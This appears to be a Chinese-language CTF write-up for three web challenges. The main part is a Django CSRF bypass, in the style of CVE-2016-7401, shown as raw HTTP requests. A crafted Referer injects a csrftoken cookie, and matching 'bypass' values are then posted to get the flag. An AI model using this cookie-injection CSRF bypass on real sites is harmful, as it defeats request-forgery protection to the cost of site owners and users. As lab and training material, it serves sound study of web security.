
# CTF-1

## Web-1

cookie里有flag字段：ZmxhZ3tjb29raWVzLWNvbnRhaW4taW5mb30%3D，url解码+base64解密即可获得flag{cookies-contain-info}

## web-2

name为root，然后host为127.0.0.1即可：




# web-3

参考：

https://cloud.tencent.com/developer/article/1078464

```
GET /ga/ HTTP/1.1
Host: 222.186.168.238:30003
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-Security-Policy:* .google-analytics.com
Cookie: session=072973b5-b36c-4b88-80f3-
c0e65670543f.6jBMMw3_jaIyQLWh9yW9ZvlWi2A;
FLAG=ZmxhZ3tjb29raWVzLWNvbnRhaW4taW5mb30%3D;
csrftoken=8C29ikcCSHxfTMK4W0oj07XkkMfcp5iJ
Connection: close
Referer: http://222.186.168.238:30003/]csrftoken=bypass
Content-Length: 0
```

再都设置为bypass：

```
POST /csrf/ HTTP/1.1
Host: 222.186.168.238:30003
Content-Length: 26
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://222.186.168.238:30003
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://222.186.168.238:30003/csrf/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: session=072973b5-b36c-4b88-80f3-
c0e65670543f.6jBMMw3_jaIyQLWh9yW9ZvlWi2A;
FLAG=ZmxhZ3tjb29raWVzLWNvbnRhaW4taW5mb30%3D; csrftoken=bypass
Connection: close

csrfmiddlewaretoken=bypass
```

即可获得flag：

## Request

Pretty Raw Hex \n

```
POST /csrf/ HTTP/1.1
Host: 222.186.168.238:30003
Content-Length: 26
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://222.186.168.238:30003
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://222.186.168.238:30003/csrf/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: FLAG=ZmxhZ3tjb29raWVzLWNvbnRhaW4taW5mb30%3D; csrftoken=bypass; session=240e2c60-e1aa-4ba0-bca9-3dc84ec5584b.B3Kolm3jayBQxDXpmUpQZk1vNtQ
Connection: close

csrfmiddlewaretoken=bypass
```

## Response

Pretty Raw Hex Render \n

```
        border-radius:1em;
      }
      a:link,a:visited{
        color:#38488f;
        text-decoration:none;
      }
      @media(max-width:700px){
        body{
          background-color:#fff;
        }
        div{
          width:auto;
          margin:0auto;
          border-radius:0;
          padding:1em;
        }
      }
      </style>
    </head>

    <body>
      <div>
        <h1>
          Django website
        </h1>
        <p>
          The form below is protected by <i>
            Django CSRF MIDDLEWARE
          </i>
          <br />
          can you bypass it?
        </p>
        <p>
          <form method='POST'>
            <input type='hidden' name='csrfmiddlewaretoken' value='bypass' />
            <input type="submit" value="Get flag" />
          </form>
          flag{django_csrf_bypassed}
        </p>
        <!-- if request.POST['csrfmiddlewaretoken'] == 'bypass': -->
        <!--    return render(request, 'index.html', {'message': 'flag{******}'}) -->
        <!-- /ga/ is a page using Google Analytics -->
        <!-- The solution can be super easy or a little bit difficult, both are OK! -->
        <!-- The main purpose is to learn about CSRF protection id Django and CVE-2016-7401 -->
      </div>
    </body>
  </html>
```